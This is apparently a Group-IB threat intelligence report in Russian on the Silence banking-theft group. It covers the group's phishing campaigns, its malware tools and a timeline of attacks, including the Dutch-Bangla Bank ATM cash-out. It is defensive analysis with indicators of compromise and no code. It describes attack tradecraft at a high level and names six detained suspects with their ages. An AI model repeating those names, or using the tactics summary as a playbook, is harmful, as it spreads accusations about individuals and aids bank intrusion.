GROUP-IB

GOING GLOBAL

АВГУСТ 2019

ОГЛАВЛЕНИЕ

Полная версия отчета доступна только для клиентов Group-IB Threat Intelligence. Запишитесь на пилотный проект, чтобы протестировать все возможности системы и получить полную версию отчета intelligence@group-ib.com.

ВВЕДЕНИЕ

Всего за три года никому не известные русскоязычные хакеры Silence, совершавшие ошибки в первых атаках и перенимавшие опыт других групп, стали одними из самых опасных действующих лиц на хакерской сцене. С момента выпуска отчета Group-IB **“Silence: Moving into the darkside”** суммарный ущерб, нанесенный Silence, вырос более чем в пять раз.

Сегодня подтвержденная сумма хищений группой Silence с июня 2016 года по июнь 2019 года составила не менее 272 млн рублей или 4,2 млн долларов США.

Начав с целей в России, атакующие постепенно перемещали фокус на СНГ, а затем вышли на международный рынок. С течением времени и расширением географии деятельности группа начала привлекать к себе внимание со стороны разработчиков решений для кибербезопасности. За прошедший год Silence внесли ряд модификаций в свои программы с одной целью: затруднить их обнаружение средствами защиты. В частности, они сменили алфавит шифрования, шифрование строк, набор команд для бота и основного модуля. Кроме того, был кардинально переписан загрузчик **TrueBot**, который применяется на первой стадии атаки, и именно от него зависит успешность действий атакующих. Вместе с тем они начали использовать бесфайловый загрузчик **Ivoke** и агент **EDA**, написанные на Powershell. В отличие от других APT-групп Silence включили в свой арсенал бесфайловый модуль значительно позже, что подтверждает «догоняющий» характер развития их тактики и говорит о том, что Silence по-прежнему ориентируются на опыт других киберкриминальных групп.

Анализируя инструменты Silence, эксперты Group-IB обнаружили сходство между Silence.Downloader и загрузчиком FlawedAmmyy.Downloader, который связывают, в том числе, с атаками хакеров TA505. Обе программы разработаны одним человеком, который привлекался Silence для работы над загрузчиком.

До сих пор отчет Group-IB **“Silence: Moving into the darkside”** является наиболее значительным вкладом в изучение группы и первым подробным исследованием, раскрывающим преступления Silence. Сборник новых глав **“Silence 2.0: Going global”** охватывает события с мая 2018 года по 1 августа 2019 года и является актуальным дополнением к основному отчету, содержащему полное описание всех инструментов, используемых группой.

Как прежде, для технических специалистов и аналитиков мы выделили отдельные разделы, позволяющие изучить тактику, технологии и инструменты, которые дают возможность корректно атрибутировать атаки Silence, если они уже произошли, и предотвращать новые киберинциденты. В последних главах отчета приведены технические индикаторы компрометации и другие данные для успешного выявления атак этой группы, в то время как Suricata и YARA правила доступны только для клиентов Group-IB Threat Intelligence.

Тактика Silence по-прежнему носит «догоняющий» характер: они перенимают опыт других групп, но при этом модифицируют старые и пробуют использовать новые инструменты

РАСШИРЕНИЕ ГЕОГРАФИИ АТАК

В отчете Group-IB **“Silence: Moving into the darkside”** приводятся данные о том, что успешные атаки группы до апреля 2018 года ограничивались странами СНГ и Восточной Европы, а основные цели находились в России, Украине, Беларуси, Азербайджане, Польше, Казахстане. Однако тогда же аналитики Group-IB отмечали, что единичные фишинговые письма отправлялись также сотрудникам банков более чем в 25 странах Центральной и Западной Европы, Африки и Азии: в Киргизии, Армении, Грузии, Сербии, Германии, Латвии, Чехии, Румынии, Кении, Израиле, Кипре, Греции, Турции, Тайване, Малайзии, Швейцарии, Вьетнаме, Австрии, Узбекистане, Великобритании, Гонконге и других.

Последняя успешная атака, описанная в отчете **“Silence: Moving into the darkside”**, датирована апрелем 2018 года. Тогда Silence за одну ночь вывели порядка 10 млн рублей через банкоматы. В 2019 году этот способ хищения также будет доминировать в атаках группы.

После выхода отчета Group-IB в сентябре 2018 года системой мониторинга, анализа и прогнозирования киберугроз Group-IB Threat Intelligence было зафиксировано не менее 16 новых кампаний Silence, нацеленных на банки разных стран.

В целом, по данным Group-IB, за 2019 год география атак Silence стала самой обширной за все время существования группы. Хакерами Silence были заражены рабочие станции более чем в 30 государствах мира. IP-адреса из следующих стран взаимодействовали с управляющими серверами Silence: **RU, PL, US, FR, BZ, KG, CA, CR, MX, GB, CZ, MD, CH, KR, BD, CN, RO, BG, JM, AG, TW, IN, SE, FI, LU, PA, CL, UA, LV, NO, SC, DE, TR, SG, NL, LK, GH.**

ПОДГОТОВИТЕЛЬНЫЙ ЭТАП АТАКИ

Как и у большинства APT-групп, атаки Silence начинаются с фишинговых писем, однако теперь рассылки осуществляются в два этапа. В 2018 году Silence провели так называемые тестовые кампании для обновления своей базы актуальных целей и расширения географии атак. Такие рассылки обычно содержат картинку или ссылку без вредоносной нагрузки и рассылаются по огромной базе адресов, насчитывающей **до 85 000 получателей**.

Отправка «пустышек» является подготовительным этапом перед масштабной кампанией и, помимо задачи актуализации базы адресов, позволяет понять, какие решения по кибербезопасности используются в организации.

Результатом этого подготовительного этапа является создание «боевой» актуальной базы почтовых адресов. Именно по этой базе пойдет рассылка с вредоносным вложением.


Silence осуществили как минимум три таких кампании, но на этот раз их аппетиты не ограничились Россией и СНГ. Хакеры отправили масштабные тестовые рассылки по Азии и Европе. Мы также фиксировали их письма-«пустышки» в Новой Зеландии. В общей сложности, в рамках подготовительного этапа за указанный период Silence разослали в банки РФ, СНГ, Азии и Европы **более 170 000 писем**. При этом, географическая специфика учтена не была. Во всех трех кампаниях использовалось одна и та же «пустышка».

Пример письма Silence для подготовительного этапа атаки:

Азиатская кампания

Впервые русскоязычные хакеры Silence пробуют свои силы на азиатском рынке. Данная кампания отличалась значительным масштабом: суммарно группой Silence было отправлено **около 80 000 писем**, более половины из которых пришлись на Тайвань, Малайзию и Южную Корею.

Распределение получателей писем по странам в рамках подготовки атаки по азиатским целям приведено на диаграмме №1 в порядке убывания.



Кампания по России и СНГ

Не менее масштабной была тестовая рассылка по России и СНГ. С **16 октября 2018 года** по **1 января 2019 года** Silence направили около **84 000 писем** для актуализации своей базы адресов только по России. В СНГ их целями стали банки из Киргизии, Казахстана и Украины.

Европейская кампания

Наименьшим количеством адресов Silence располагали в отношении европейских целей: в рамках подготовительной кампании по Европе **18 октября 2018 года** происходила рассылка писем по британским финансовым организациям.

В целом было направлено **менее 10 000 писем**, все они были адресованы получателям в банках Великобритании, но не содержали вредоносной нагрузки.

ТАКТИКА И ОСНОВНЫЕ ИНСТРУМЕНТЫ АТАКИ

ЭТАПЫ

Проверка базы контактов — 0

Рассылка по валидным адресам — 1

- .lnk
- .chm
- макрос
- эксплойт

Заражение компьютера жертвы — 2

- Silence.Downloader
- Ivoke

CnC-1 (Linux-based), оператор вручную отдает команду на загрузку второго модуля

Закрепление в системе — 3

- Silence.MainModule
- Silence.ProxyBot
- Silence.ProxyBot.NET

CnC-3 (Windows-based)

Распространение внутри сети — 4

- Farse
- EDA
- Winexe
- Sdelete

CnC-4 (Kali Linux)

Исполнение атаки — 5

- банкоматы
- карточный процессинг

- Atmosphere
- xfs-disp.exe

Кроме подготовительного этапа, описанного выше, тактика Silence остается почти неизменной. На этапе реализации фишинговой рассылки в качестве вредоносного вложения Silence используют офисные документы с макросами или эксплоитами, файлы справки CHM и ярлыки LNK.

В результате открытия жертвой фишингового письма в систему устанавливается первичный загрузчик **Silence.Downloader** (или TrueBot). В этом году эксперты Group-IB также зафиксировали использование нового бесфайлового Powershell-загрузчика **Ivoke**. Первичные загрузчики собирают данные о системе и отправляют их на промежуточный управляющий сервер. Оператор этого сервера принимает решение об отправке команды на загрузку следующей стадии вручную. Первичный загрузчик получает команду в виде ссылки на загрузку следующей стадии и запускает ее. Стоит отметить, что первичный загрузчик претерпел множество изменений и подробно описан в разделе **«Изменения в инструментах».**

Основная стадия в виде **Silence.Main**-трояна имеет полный набор команд, позволяющий управлять скомпрометированным компьютером. В виде управляющего сервера используется сервер CnC-3 под управлением ОС Windows, с которого злоумышленники отдают команды на загрузку дополнительных модулей. Основной троян также был изменен и дополнен. Эти изменения доступны в разделе **«Изменения в инструментах».**

В последних атаках Silence начали загружать на скомпрометированные компьтеры Powershell-агент, основанный на публичных проектах Empire (https://github.com/EmpireProject/Empire), и dnscat2 (https://github.com/lukebaggett/dnscat2-powershell/blob/master/dnscat2.ps1), **EmpireDNSAgent** или просто **EDA**. На схеме сервер управления данной программой обозначен как CnC-4. Новый троян описан в разделе **«Изменения в инструментах»**.

В качестве дополнительных программ хакеры используют reverse proxy-программы Silence.ProxyBot и Silence.ProxyBot.NET, которые подробно описаны в отчете **“Silence: moving into the darkside”**. Обе программы также применяют в качестве backconnect-сервера тот же управляющий сервер CnC-3. Существенных изменений в новых кампаниях Silence эти программы не претерпели.

Утилиты типа winexe, sdelete, Farse и др. все так же используются в процессе горизонтального распространения по сети. Подробнее об их использовании в процессе атаки можно прочесть в отчете **“Silence: moving into the darkside”**.

Для управления банкоматами хакерами могут использоваться уникальный для Silence троян **Atmosphere** или программа **xfs-disp.exe**. Atmosphere не получил существенных изменений: детально эта программа рассматривается в отчете **“Silence: moving into the darkside”**. Описание **xfs-disp.exe** доступно в разделе **«Изменения в инструментах».**

ТАЙМЛАЙН СОБЫТИЙ: ОТ РОССИИ ДО ЛАТИНСКОЙ АМЕРИКИ


Данный отчет охватывает события с мая 2018 года по 1 августа 2019 года. За это время Silence увеличили частоту атак и, несмотря на арест мулов в Бангладеше, не снизили темпа и продолжили расширять географию.

- **28 мая 2018 года** — специалистами Group-IB была зафиксирована массовая отправка вредоносных писем, содержащих вредоносный документ «Договор.doc». Вредоносное письмо было на русском языке. Исследование показало, что во вложении находится эксплоит для уязвимости CVE-2017-11882, в результате работы которого будет загружен лоадер группы Silence, с помощью которого может быть загружен бэкдор и другое вредоносное ПО.
- **В августе 2018 года** — был успешно атакован банк в Индии.
- **16 октября 2018 года** — преступная группа Silence осуществила вредоносную рассылку по российским банкам от имени info@bankuco.com.
- **18 октября 2018 года** — стартовала тестовая рассылка писем Silence по британским финансовым компаниям.
- **18 октября 2018 года** (в этот же день) — происходила рассылка писем Silence по российским банкам. Злоумышленникам удалось отправить сообщение от имени реального банка по причине отсутствия настройки SPF на стороне финансовой организации.
- **25 октября 2018 года** — происходила рассылка писем Silence в российские банки, которая снова велась от имени info@bankuco.com. Текст касался открытия и обслуживания корреспондентского счета от имени несуществующего банка.
- **15 и 16 ноября 2018 года** — группа Silence провела массовую фишинговую рассылку от имени Центробанка РФ. Специалисты Group-IB установили, что в результате этой атаки будет загружена и запущена вторая стадия трояна Silence aka Silence.MainModule.
- **20 ноября 2018 года** — Silence провела первый этап азиатской кампании: группа организовала массовую фишинговую рассылку с целью извлечения списка актуальных получателей в разных странах для дальнейшей точечной рассылки и доставки своего вредоносного программного обеспечения.
- **25 и 27 декабря 2018 года** — идет новая вредоносная рассылка от Silence. Она производилась с доменов pharmkx[.]group и cardisprom[.]ru. В первом случае письмо содержало два файла: «Макет дизайна дебетовой карты.doc» и «Макет дизайна дебетовой карты.zip».

- **4 января 2019 года —** Silence провели атаку по финансовым организациям Великобритании. Файл в письме подписан валидной подписью SEVA MEDICAL LTD — медицинской компанией из Великобритании.
- **16 января 2019 года —** впервые в практике Silence вредоносное вложение было замаскировано под приглашение на международный финансовый форум iFin-2019. Во вложении к посланию был прикреплен ZIP-архив, внутри которого содержались приглашение на мероприятие и вредоносное программное обеспечение Silence.Downloader (TrueBot).
- **В феврале 2019 года —** хакеры Silence успешно атаковали другой индийский банк.
- **В этом же месяце** Silence успешно вывели деньги из омского «ИТ Банка» в России. Согласно открытым источникам, сумма хищения составила 25 млн рублей.
- **21 мая 2019 года —** была осуществлена рассылка якобы от имени клиента банка с просьбой заблокировать карту. В атаке впервые был применен Ivoke бэкдор — полностью бесфайловый троян.
- **31 мая 2019 года —** семеро мужчин в медицинских масках сняли наличность в банкоматах атакованного группой Silence банка Dutch-Bangla в Бангладеше. По информации из открытых источников группой было украдено около 3 млн долларов США.
- **6 июня 2019 года** — хакеры Silence сконфигурировали новый сервер для атак.
- **20 июня 2019 года** — очередная атака группы на банки в РФ.
- **В июле 2019 года** — успешно атакованы банки в Гане, Болгарии, Чили и Коста-Рике. Именно под эти атаки был поднят сервер 6 июня, с него управлялись скомпрометированные рабочие станции в этих банках. Зафиксировано использование нового трояна, основанного на проектах Empire и dnscat2 получившего имя EDA (Empire DNS agent).


АТАКИ И ИНСТРУМЕНТЫ, ОПИСАННЫЕ В ИССЛЕДОВАНИЯХ GROUP-IB

Silence: Moving into the darkside



На таймлайне активности Silence представлены только атаки с идентифицированными жертвами и подтвержденным хищением.

Silence 2.0: Going global



АТАКА НА DUTCH-BANGLA BANK

24 марта 2019 года на VirusTotal с IP-адреса Шри-Ланки загрузили Silence.ProxyBot (MD5 2fe01a04d6beef14555b2cf9a717615c). Адрес бэкконнекта для программы указывался 185.20.187[.]89. Позже был загружен основной бэкдор Silence (MD5 fd133e977471a76de8a22ccb0d9815b2), который использовал тот же адрес в виде управляющего сервера.

Экспертам Group- IB удалось установить, что сервер 185.20.187[.]89 начал функционировать не позднее 28 января 2019 года. А взаимодействие с IP-адресами, принадлежащими сетевой инфраструктуре банка Dutch- Bangla, начало осуществляться не позднее 16 февраля 2019 года. Подчеркнем, что взаимодействие с основным бэкендом происходит только при успешной установке основного бэкдора Silence.MainModule по команде оператора. То есть взаимодействия «песочниц» (класс анти-APT решений, позволяющих изучать вредоносные файлы в изолированной от сети компании среде) из сети жертвы исключены.

Согласно информации локальных СМИ[1], 31 мая 2019 года в 23:30 по местному времени неизвестные в медицинских масках начали подходить к банкоматам Dutch-Bangla и снимать деньги. По сообщениям местных СМИ, заранее открытые карты Dutch-Bangla дважды использовались мулами (лицами, привлекаемыми хакерскими группами для снятия денег в банкоматах) для нелегитимного снятия наличных. Первый раз — за пределами Бангладеша.

Второй раз деньги были получены из банкомата Dutch-Bangla в Дакке, что было зафиксировано камерами видеонаблюдения, а само видео[2] выложено на YouTube. Примечательно, что обналичивание денег происходило в присутствии охранника банкомата. На записи хорошо видны лица мулов, что впоследствии станет важной уликой для их задержания. По информации СМИ, в 2019 году хакеры Silence дважды в течение 2 месяцев успешно выводили деньги из бангладешского банка.

*Источник фотографии: https://en.prothomalo.com/bangladesh/news/196691/Six-foreign-citizens-detained-in-never-seen-before

Photo: Prothom Alo

Учитывая, что процесс финального этапа хищения — снятия наличных мулами — был зафиксирован на видео, местной полиции удалось оперативно задержать подозреваемых. Ими оказались шестеро граждан Украины:

- Денис Витомский (20 лет)
- Назарий Вознюк (19 лет)
- Владимир Трищинский (37 лет)
- Сергей Украинец (33 лет)
- Олег Шевчук (46 лет)
- Валентин Соколовский (37 лет).

Одному 31-летнему подозреваемому удалось сбежать[3] [4] [5] [6]. По информации от правоохранительных органов, мулы прибыли в Бангладеш из Турции 30 мая 2019 года и собирались покинуть страну рейсом в Индию 6 июня.

Банк Dutch-Bangla: два вектора атаки

Согласно официальному заявлению исполнительного директора банка Dutch-Bangla Абу Касима Мохаммеда Ширина (Abul Kashem Mohammad Shirin), никаких следов транзакций, свидетельствующих о получении мулами денег из банкоматов, в системах банка нет. Это означает, что некое третье лицо имело возможность управлять диспенсером банкоматов удаленно.

Первый вектор: атака на банкоматы. На видеозаписи отчетливо видно, что перед получением денег мулы связываются с кем-то по мобильному телефону. После звонка отправляется команда на выдачу денег мулам. Для этого могла быть использована уникальная программа Atmosphere — троян-«потрошитель», разработанный Silence для дистанционного управления диспенсером банкоматов, или аналогичная программа xfs-disp.exe, которой могли воспользоваться при атаке на «ИТ Банк».

На протяжении всей видимой нам деятельности группы троян Atmposphere модифицировался, чтобы соответствовать требованиям Silence. В подавляющем большинстве атак Silence используется именно этот хорошо отработанный инструмент для хищения.

Второй вектор: атака на карточный процессинг. После громкого инцидента в Бангладеше в ряде СМИ появились сообщения о том, что деньги из банка Dutch-Bangla также предположительно выводились в банкоматах на Кипре, в России и на Украине. Соответственно, еще один вектор, которым могли воспользоваться хакеры, это атака на карточный процессинг.


Мы уже описывали в предыдущем отчете “Silence: moving into the darkside”, что Silence имеют опыт хищения через компрометацию системы карточного процессинга. В этом случае хакеры могут вывести гораздо большую сумму, причем такой вектор дает больше безопасности мулам. Но если бы данный метод вывода денег использовался хакерами в банке Dutch-Bangla, мулам не пришлось бы лететь в Бангладеш и затем отзваниваться третьему лицу. Таким образом, либо информация о снятии наличности в других странах неверна, либо банк был атакован не только хакерами Silence, либо в данном случае использовались оба метода хищения одной группой Silence.

В любом из вариантов развития событий количество снятий, а также объем хищения может быть намного большим. На данный момент, подтвержденный ущерб в результате этой атаки составил около 3 млн долларов США.

